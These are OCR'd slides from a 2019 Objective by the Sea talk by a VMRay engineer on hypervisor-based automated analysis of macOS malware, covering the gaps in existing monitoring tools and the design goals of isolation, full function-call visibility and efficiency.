
VMRAY

Hypervisor-based Analysis of macOS Malware

Felix Seele



Objective by the Sea

June 2nd 2019


whoami

@c1truz_

- Technical Lead @ VMRay
- M. Sc. IT-Security
- Released first preview version of macOS sandbox in March

Structure of this Talk

=>




=>

Why?
Motivation

How?
Background

Challenges
Virtual Machine Introspection

The Marketing Pitch



Need better tools for efficient and sound, automated analysis of macOS malware!

State of the Art

- Many tools to monitor different aspects of the system:
  - ProcInfo, BlockBlock
  - dtrace (fs_usage, dtruss, …)
  - Firewalls
  - Debugger

✗ No function call tracer (like `ltrace`)

✗ Tools run inside analysis VM


✗ No automation

=>

Goals:

- Full visibility of function calls at every level (soundness)
- Isolation & Transparency
- Efficiency & Automation

Full Visibility of Function Calls




Isolation & Performance

- Analysis system must be higher privileged than the analyzed sample
- Full system visibility requires hypervisor-level analysis


- Emulators are extremely slow, unsuited for full system analysis
- Hardware-assisted virtualization provides isolation with small performance overhead

→ How to instrument the hypervisor for malware analysis?



